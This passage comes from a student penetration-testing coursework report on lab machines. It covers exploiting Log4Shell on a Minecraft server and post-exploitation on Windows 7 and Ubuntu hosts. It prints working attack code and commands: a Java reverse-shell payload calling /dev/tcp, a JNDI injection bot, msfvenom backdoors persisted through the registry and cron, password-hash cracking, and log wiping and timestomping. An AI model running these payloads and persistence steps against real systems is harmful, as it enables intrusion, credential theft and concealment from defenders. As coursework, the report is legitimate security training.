Once the build has completed, the command

```
java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar
marshalsec.jndi.LDAPRefServer
"http://192.168.57.130:8888/#Log4jRCE"
```

is used to set up a malicious LDAP server from the Kali machine to receive JNDI requests from the Minecraft server at port 1389 and to send payloads back to the server from a HTTP server on port 8888 (which will be set up in the following steps).



```
└─(kali㉿kali)-[~/tmp/newmarshalsec/marshalsec]
$ java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://192.168.57.130:8888/#Log4jRCE"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
|
```

Figure 37: Setting up LDAP server


2. A Java file is written to set up a reverse shell on port 9898 (reverse shell one liner from [11]).

```
1 public class Log4jRCE {
2
3     static {
4         // System.out.println("1");
5         try {
6             String[] command = {"#!/bin/bash", "-c",
7                 "/bin/bash -i >& /dev/tcp/192.168.57.130/9898
8                 0>&1"
9         };
10        Runtime.getRuntime().exec(command).waitFor();
11        // System.out.println("Connected to the reverse
12        // shell.");
13    } catch (Exception e) {
```

```

12         //System.out.println("Failed to connect to the
13             reverse shell.");
14         //e.printStackTrace();
15     }
16
17     public Log4jRCE() {
18         //System.out.println("2");
19     }
20 }
```

This class is then compiled with the `javac` command. Once this is ran on the victim machine, it will send a reverse shell to port 9898 of the attacking machine, giving the attacker total remote control of the machine.



The terminal window shows the following sequence of commands:

- `ls` lists the directory contents, showing `Log4jRCE.java`.
- `javac Log4jRCE.java` compiles the Java file. The output shows the Java options used: `Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true`.
- `nc -lvp 9898` sets up a Netcat listener on port 9898.

Figure 38: Java file compiled

3. A Netcat listener is set up on port 9898 to receive the incoming reverse shell from the Minecraft server.



The terminal window shows the command `nc -lvp 9898` being run, with the output indicating it is listening on port 9898.

Figure 39: Setting up Netcat listener

4. A simple HTTP server is then set up on port 8888 using Python to process requests from the LDAP server that has been created. This server must be kept in the same directory as the Java class to send to the LDAP server, which will then send it to the Minecraft server for execution.

```

└─(kali㉿kali)-[~/tmp/newmarshalsec/poc] Log4j2 2.14.1 - Information Disclosure Exploit
$ ls
Log4jRCE.class  Log4jRCE.java          Shellcodes: No Results

└─(kali㉿kali)-[~/tmp/newmarshalsec/poc] kali㉿kali-[~/tmp/pocwi
$ python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...

```

Figure 40: Python HTTP server set up

5. A new Python script is written using the same environment as the previously used `log4j_test.py` called `log4shell_payload.py`:

```

from javascript import require, On
import socket
import threading
import time

# Import the javascript libraries
mineflayer = require("mineflayer")

# Global bot parameters
server_host = "192.168.57.131"
server_port = 25565

class MCBot:

    def __init__(self, bot_name):
        self.bot_args = {
            "host": server_host,
            "port": server_port,
            "username": bot_name,
            "hideErrors": False,
        }
        self.bot_name = bot_name
        self.start_bot()

    # Tags bot username before console messages
    def log(self, message):
        print(f"[{self.bot.username}] {message}")

    # Start mineflayer bot
    def start_bot(self):

        # Start the bot

```

```

        self.bot = mineflayer.createBot(self.bot_args)
        self.start_events()

# Attach mineflayer events to bot
def start_events(self):

    # Login event: Triggers on bot login
    @On(self.bot, "login")
    def login(this):
        # Displays which server you are currently connected
        # to
        self.bot_socket = self.bot._client.socket
        self.log(
            f"Logged in to {server_host}:{server_port},
                check 9898 listener."
        )

    # Spawn event: Triggers on bot entity spawn
    @On(self.bot, "spawn")
    def spawn(this):
        # Send the message
        self.bot.chat("${jndi}:"+":ldap
                      ://192.168.57.130:1389/a}")
        # Disconnect immediately after sending the message
        self.bot.end()

bot = MCBot("Herobrine")

```

This script simply creates a Minecraft bot, connects to a Minecraft server at a given IP and port, enters a JNDI lookup to our LDAP server into the chat and disconnects. This triggers the Minecraft server to connect to our LDAP server to receive code which it will run subsequently.

- Finally, the python script is ran, connecting the bot to the Minecraft server and triggering a JNDI lookup to the malicious LDAP server for classes to run.

The terminal window shows the command \$ python3 log4shell_payload.py being run. The output indicates that the bot has logged in to the Minecraft server at 192.168.57.131:25565 and is checking the 9898 listener for a JNDI lookup.

```

(venvenv)-(kali㉿kali)-[~/tmp/poc]
$ python3 log4shell_payload.py
[Herobrine] Logged in to 192.168.57.131:25565, check 9898 listener.

```

Figure 41: Payload is sent

This then triggers the LDAP server to request the malicious Java class from the HTTP server, which it receives and sends back to the Minecraft server.

```
(kali㉿kali)-[~/tmp/newmarshalsec/marshalsec] $ java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://192.168.57.130:8888/#Log4jRCE"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://192.168.57.130:8888/Log4jRCE.class
```

Figure 42: LDAP server receives request for Python server.

```
(kali㉿kali)-[~/tmp/newmarshalsec/poc] $ python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
192.168.57.131 - - [03/Nov/2024 10:11:07] "GET /Log4jRCE.class HTTP/1.1" 200 -
```

Figure 43: HTTP GET command for Log4jRCE.class.

The Minecraft server then runs the class and the Netcat listener at port 9898 receives a shell of the system, granting the attacker total control of the machine.

```
(kali㉿kali)-[~/tmp/poc] $ nc -lnpv 9898
listening on [any] 9898 ...
connect to [192.168.57.130] from (UNKNOWN) [192.168.57.131] 33352
george@george-virtual-machine:~/Desktop$ whoami
whoami
george
george@george-virtual-machine:~/Desktop$ groups george
groups george
george : george adm cdrom sudo dip plugdev lpadmin lxd sambashare
george@george-virtual-machine:~/Desktop$
```

Figure 44: Reverse shell received at port 9898, with user in "sudo" and "adm" groups.

6 The Attack Phase 5

This phase of the attack focuses on the getting value out of the machines and the persistence of exploitation, while also remaining undiscovered (Anti-Forensics). This phase also puts some emphasis on the elevation of privileges on the victim machines.

6.1 Windows

Since we already have admin privileges on the machines there is no need to focus on it for this scenario

6.1.1 Password Cracking

The Meterpreter `hashdump` command outputs the password hashes of the victim machine to console as shown in the figure below:

```
meterpreter > hashdump
Admin:1000:aad3b435b51404eeaad3b435b51404ee:6e39166edd0f2dc35382f570fc77640:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
john:1001:aad3b435b51404eeaad3b435b51404ee:7d4f28f019d431469060fdb324d5fde :::
```

Figure 45: Hashdump of Windows 7 machine.

These hashes can be cracked using John the Ripper by putting them into a text file and running the command:

```
john --format=NT winhashes.txt
```

The format is set to "NT" as Windows uses NTLM password hashes.

```
(kali㉿kali)-[~/tmp/pocwin]
$ john --format=NT win_hashes.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Remaining 2 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=3
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 12 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
chill      (Admin)
pond      (john)
2g 0:00:00:00 DONE 3/3 (2024-11-03 14:59) 3.773g/s 1234Kp/s 1234Kc/s 1616KC/s boso.. 2185
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/tmp/pocwin]
$ john --show --format=NT win_hashes.txt
Admin:chill:aad3b435b51404eeaad3b435b51404ee:6e39166edd0f2dc35382f570fc77640:::
Administrator :: 500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest :: 501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
john:pond:1001:aad3b435b51404eeaad3b435b51404ee:7d4f28f019d431469060fedb324d5fde :::

4 password hashes cracked, 0 left
```

Figure 46: JTR cracking Windows 7 hashes (blank spaces in password slots imply no passwords).

6.1.2 Searching and Downloading Files

Using the Metasploit `search` command, the system can be searched for files and directories using command line inputs. The command `search -f *.rtf` searches for all the files in the system that end with ".rtf".

```
meterpreter > search -f *.rtf
Found 245 results ...
=====

Path                                Size (bytes)  Modified (UTC)
c:\Users\Admin\Desktop\secrets.rtf          231          2024-11-03 15:11:41 -0500
c:\Windows\SysWOW64\WCN\en-US\Add_a_device_or_computer_to_a_network_usb.rtf    61915         2011-04-12 04:17:24 -0400
c:\Windows\SysWOW64\en-US\Licenses\OEM\EnterpriseE\license.rtf                28967         2011-04-12 04:17:24 -0400
c:\Windows\SysWOW64\en-US\Licenses\OEM\EnterpriseN\license.rtf                 640          2011-04-12 04:17:25 -0400
c:\Windows\SysWOW64\en-US\Licenses\OEM\Enterprise\license.rtf                  637          2011-04-12 04:17:24 -0400
```

Figure 47: Search output, secrets.rtf may be of value.

From the output show above, there is a file called `secrets.rtf` that may be of value to

an attacker. The download command in Meterpreter can be used to download this file from the victim machine onto the attacking machine.

```
meterpreter > download meterpreter > download C:\\target\\file.txt /home/attacker/  
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.  
meterpreter > download C:\\Users\\Admin\\Desktop\\secrets.rtf /home/kali/  
[*] Downloading: C:\\Users\\Admin\\Desktop\\secrets.rtf → /home/kali/secrets.rtf  
[*] Downloaded 231.00 B of 231.00 B (100.0%): C:\\Users\\Admin\\Desktop\\secrets.rtf → /home/kali/secrets.rtf  
[*] Completed : C:\\Users\\Admin\\Desktop\\secrets.rtf → /home/kali/secrets.rtf  
meterpreter > █
```


Figure 48: secrets.rtf download.

6.1.3 Backdoor

In order to bring persistence into our exploitation, we need to add a back door to the victim machine. This is done for easier access to the machine for exploitation in the future, as it does not require an attacker to repeat the steps in Phase 4. Ideally this backdoor should be kept hidden since you don't want the victim machine's user to find it. Keeping this in mind, a backdoor is created using the MSFVenom command:

```
msfvenom -p windows/meterpreter/reverse_tcp  
LHOST=192.168.57.130 LPORT=4444 -f exe -o winbd.exe
```


Running this file on the victim machine forces the machine to send reverse Meterpreter shells to the attacking machine's IP at port 4444, granting the attacking machine remote control of the victim system upon setting up a listener.



A terminal window titled '(kali㉿kali)-[~/tmp/pocwin]' showing the execution of the msfvenom command. The command is: \$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.57.130 LPORT=4444 -f exe -o winbd.exe. The output shows the process of creating the payload, including selecting the platform (Windows), arch (x86), and encoder, resulting in a final executable size of 73802 bytes saved as winbd.exe.

Figure 49: winbd.exe creation.

Meterpreter's upload command can be utilised to upload command can be used to upload the back door executable to the victim machine, which can then be executed using the execute command.



A terminal window titled 'meterpreter >' showing the upload and execute commands. The user uploads the winbd.exe file to the 'Windows NT\Accessories' folder and then executes it. The execute command fails because it requires a file path, so the user specifies the full path 'C:\Program Files\Windows NT\Accessories\winbd.exe'. The process 1768 is created successfully.

Figure 50: Uploading winbd.exe to obscure location and executing.

The reg setval command can be used to add a registry to execute a file on startup. The following command will be entered in Meterpreter to do so:

```
reg setval -k HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run  
-v updater -t REG_SZ -d  
"C:\\Program Files\\Windows NT\\Accessories\\winbd.exe"
```

This command runs the winbd.exe on the startup of the machine for all users, allowing for the attacking machine to reconnect using a listener through Metasploit.

```
meterpreter > reg setval -k HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run -v updater -t REG_SZ -d "C:\\Program Files\\Wi  
ndows NT\\Accessories\\winbd.exe"  
Successfully set updater of REG_SZ.  
meterpreter > █
```

Figure 51: Adding winbd.exe execution on startup to registry.

```
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 192.168.57.130  
LHOST => 192.168.57.130  
msf6 exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf6 exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 192.168.57.130:4444  
[*] Sending stage (176198 bytes) to 192.168.57.145  
[*] Meterpreter session 1 opened (192.168.57.130:4444 → 192.168.57.145:49160) at 2024-11-03 16:42:48 -0500  
meterpreter > █
```

Figure 52: Using Metasploit to reconnect through backdoor.

6.1.4 Anti Forensics

The `timestomp` command can be used to change the creation date of winbd.exe, making the presence of the file less suspicious, which is shown in the following Figure:

```
meterpreter > timestomp "C:\\Program Files\\Windows NT\\Accessories\\winbd.exe" -m "02/25/2023 12:23:51"  
[*] Setting specific MACE attributes on C:\\Program Files\\Windows NT\\Accessories\\winbd.exe
```

Figure 53: Uploading winbd.exe to obscure location and executing.

The `clearev` command can be used to clear logs on the Admin, System and Security event logs, making activity harder to trace.

```
meterpreter > clearev  
[*] Wiping 514 records from Application ...  
[*] Wiping 1780 records from System ...  
[*] Wiping 378 records from Security ...  
meterpreter > █
```

Figure 54: Clearing event logs.

6.2 Linux

Using the `cat /etc/os-release`, more information can be gathered about this Linux machine as shown in the figure below:

```
george@george-virtual-machine:~/Desktop$ cat /etc/os-release
cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.5 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.5 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
george@george-virtual-machine:~/Desktop$
```

The terminal shows the output of the `cat /etc/os-release` command, which provides detailed information about the Ubuntu version (22.04.5 LTS, Jammy Jellyfish). To the right of the terminal, there is a blurred screenshot of a search interface for exploits, likely Metasploit, showing results for "Apache Log4j2 - Remote Code Execution" and "Apache Log4j2 2.14.1".

Figure 55: Payload is sent

It can be seen that this machine is running Ubuntu 22.04, which may be useful information in the future.

6.2.1 Backdoor

Similarly to the Windows Phase 5, in order to create persistence in this attack, a backdoor can be created using the MSFVenom command:

```
msfvenom -p linux/x64/meterpreter/reverse_tcp
LHOST=192.168.57.130 LPORT=4445 -f elf -o linbd.elf
```

Once this ELF file is ran on the victim machine, it sends reverse Meterpreter shells to the attacking machine's IP at port 4445, granting the attacking machine remote control of the victim system upon setting up a listener.

```
(kali㉿kali)-[~/tmp/poc]
$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.57.130 LPORT=4445 -f elf -o linbd.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: linbd.elf
```

The terminal shows the command `msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.57.130 LPORT=4445 -f elf -o linbd.elf` being run, which generates a reverse TCP Meterpreter payload as an ELF file named `linbd.elf`.

Figure 56: linbd.elf creation

Netcat can be used to transfer these files across machines.

```
(venv) - (kali㉿kali) - [~/tmp/poc]
$ nc 192.168.57.131 4445 < linbd.elf
```

Figure 57: Netcat on attacking machine.

```
george@george-virtual-machine:~/Desktop$ nc -lvp 4445 > linbd.elf
nc -lvp 4445 > linbd.elf
Listening on 0.0.0.0 4445
nc: getnameinfo: Temporary failure in name resolution
```

Figure 58: Netcat on victim machine ("nc:" message implying failure but actually shows transfer working).

```
george@george-virtual-machine:~/Desktop$ ls -l
ls -l
total 17716
-rw-rw-rw- 1 george george      2 Nov  3 16:22 banned-ips.json
-rw-rw-rw- 1 george george      2 Nov  3 16:22 banned-players.json
dr-xr-xr-x  2 george george    4096 Oct 30 22:19 crash-reports
drwxrwxr-x  2 george george    4096 Oct 29 22:10 devops
-rw-rw-rw-  1 george george     183 Oct 27 19:02 eula.txt
-rw-rw-r--  1 george george    250 Nov  3 16:18 linbd.elf
dr-xr-xr-x  2 george george    4096 Oct 30 21:56 logs
-rw-rw-rw-  1 george george      2 Nov  3 16:22 ops.json
dr-xr-xr-x  3 george george    4096 Oct 29 22:42 paper
-rw-rw-r--  1 george george 18079972 Oct 29 22:08 paper-1.8.8-443.jar
-rw-rw-rw-  1 george george     776 Nov  3 16:22 server.properties
-rwxrwxrwx  1 george george      75 Oct 28 18:24 start.bat
-rw-rw-rx-  1 george george    242 Oct 29 22:53 start.sh
-rw-rw-rw-  1 george george     643 Nov  3 16:22 usercache.json
-rw-rw-rw-  1 george george        0 Oct 30 16:36 whitelist.json
dr-xr-xr-x  8 george george    4096 Oct 30 22:17 world
george@george-virtual-machine:~/Desktop$
```

Figure 59: linbd.elf on system.

Once this is on the victim machine, it can be ran and the Metasploit Console can be used to connect to the machine with a Meterpreter shell.

```
george@george-virtual-machine:~/Desktop$ chmod +x linbd.elf
chmod +x linbd.elf
george@george-virtual-machine:~/Desktop$ ./linbd.elf
./linbd.elf
```

Figure 60: Running linbd.elf on victim machine

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.57.130
LHOST => 192.168.57.130
msf6 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.57.130:4445
[*] Sending stage (3045380 bytes) to 192.168.57.131
[*] Meterpreter session 1 opened (192.168.57.130:4445 → 192.168.57.131:55156) at 2024-11-03 11:40:26 -0500
meterpreter >
```

Figure 61: Connecting to victim with Meterpreter shell

This allows the attacker to utilise a Meterpreter shell over a standard Linux one, enabling access to all the benefits that meterpreter provides. To enable the back door to start up on boot, the command:

```
echo "@reboot /home/george/Desktop/linbd.elf" | crontab -
```

 can be used to add a cronjob that signals the system to run this file on startup, creating a persistent back door to the victim machine.

6.2.2 Privilege escalation

Since the user is in the "sudo" group, the command `sudo -l` can be used to test whether or not a password is required to escalate to root.

```
meterpreter > shell
Process 3196 created.
Channel 2 created.
sudo -l
Matching Defaults entries for george on george-virtual-machine:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin, use_pty
User george may run the following commands on george-virtual-machine:
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
sudo -i
whoami
root
```

Figure 62: Sudo -l succeeds, meaning sudo -i succeeds.

It is clear that the owner of this server used `sudo visudo` to edit the password requirement for the "george" user, which can lead to huge security risks such as the one being demonstrated right now, as it gives an attacker an easy way to skip any real privilege escalation techniques and gives them admin privileges without needing to put in any thought.

6.2.3 Anti Forensics

The `history -cw` can be used to clear the most recent that have been used in memory and the `rm -rf /tmp/*` and `rm -rf /var/tmp/*` commands can be used to clear any temporary files that may have been left when running sensitive commands and exploits on the machine. `> /var/log/messages` and `> /var/log/syslog` uses an empty redirection to clear entries showing network connections, removing evidence of remote connections.

The `timestomp` command cannot be used to change the date of `linbd.elf` with this payload, we can simply use the `touch` command to do this.

```
meterpreter > shell
Process 3227 created.
Channel 4 created.
touch -t 202310251212.12 linbd.elf
```

Figure 63: Using touch to change the date of file creation.

Another anti-forensics measure is deleting the `latest.log` file in the server logs of the Minecraft server shown in the following Figure:

```
pwd  
/home/george/Desktop/logs  
ls  
2024-10-27-1.log.gz  
2024-10-27-2.log.gz  
2024-10-27-3.log.gz  
2024-10-27-4.log.gz  
2024-10-27-5.log.gz  
2024-10-28-1.log.gz  
2024-10-28-2.log.gz  
2024-10-28-3.log.gz  
2024-10-28-4.log.gz  
2024-10-28-5.log.gz  
2024-10-28-6.log.gz  
2024-10-28-7.log.gz  
2024-10-29-1.log.gz  
2024-10-29-2.log.gz  
2024-10-30-1.log.gz  
2024-10-30-2.log.gz  
latest.log  
rm latest.log
```

Figure 64: Using touch to change the date of file creation.

7 Conclusion

The goal of the assignment was achieved and the 2 machines in this scenario were successfully compromised and exploited. The machines were scanned for their vulnerabilities and exploited using the EternalBlue and Log4Shell exploits. Coming from the Cloud and Networks stream, I found the EternalBlue exploit to be a great introduction into pen testing and the process of carrying out an attack on multiple machines in a network.

It uses fundamental exploitation tools like Metasploit, GVM, Meterpreter, etc. Although I did enjoy learning and running the EternalBlue exploit, I found researching the Log4Shell vulnerability way more interesting as it forced me to come up with my own way of not only finding an exploit in the Minecraft server, but also when exploiting it as well. I believe that demonstrations like the ones carried out for this assignment show the true risk of not having the most recent security patches for your software and your operating systems, which emphasises the importance of keeping these up to date.

References

- [1] NIST NVD. (2017) "CVE-2017-0144 Detail" NIST NVD, Available at: <https://nvd.nist.gov/vuln/detail/cve-2017-0144>. [Accessed: Nov. 1, 2024].
- [2] Trend Micro. (2021) "What Is Apache Log4J (Log4Shell) Vulnerability?" Trend Micro, Available at: https://www.trendmicro.com/en_ie/what-is-apache-log4j-vulnerability.html. [Accessed: Nov. 1, 2024].
- [3] Mojang (2021), "Important Message: Security vulnerability in Java Edition" Microsoft, Available at: <https://www.minecraft.net/en-us/article/important-message--security-vulnerability-java-edition>. [Accessed: Nov. 1, 2024].
- [4] 0x26e. (2024) "MineflayerPython: 08-chat-bot.py." GitHub. Available at: <https://github.com/0x26e/MineflayerPython/blob/main/scripts/08-chat-bot.py> (Accessed: 1 November 2024).
- [5] Exploit Database (2017) "Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)" Exploit Database, Available at: <https://www.exploit-db.com/exploits/42315> (Accessed: 1 November 2024).
- [6] Rapid7 (2017) "Microsoft Windows: CVE-2017-0144: Windows SMB Remote Code Execution Vulnerability" Rapid7, Available at: <https://www.rapid7.com/db/vulnerabilities/msft-cve-2017-0144/> (Accessed: 1 November 2024).
- [7] Exploit Database (2021) "Apache Log4j 2 - Remote Code Execution (RCE)" Exploit Database, Available at: <https://www.exploit-db.com/exploits/50592> (Accessed: 1 November 2024).
- [8] Rapid7 (2021) "Impact of Log4j Vulnerabilities CVE-2021-44228, CVE-2021-45046, CVE-2021-45105, and CVE-2021-44832" Rapid7, Available at: <https://www.rapid7.com/db/vulnerabilities/panos-cve-2021-44228/> (Accessed: 1 November 2024).
- [9] Stormshield. (2021) "Log4Shell security alert: Stormshield product response". Available at: <https://www.stormshield.com/news/log4shell-security-alert-stormshield-product-response/> (Accessed: 2 November 2024).
- [10] mbechler (2017) "Java Unmarshaller Security - Turning your data into code execution" Github. Available at: <https://github.com/mbechler/marshalsec> (Accessed: 2 November 2024).
- [11] UB3RSEC (2016) "Reverse Shell One Liners" UB3RSEC. Available at: <https://ub3rsec.github.io/pages/rev-shell-cheatsheet.html> (Accessed: 25 Ocotber 2024).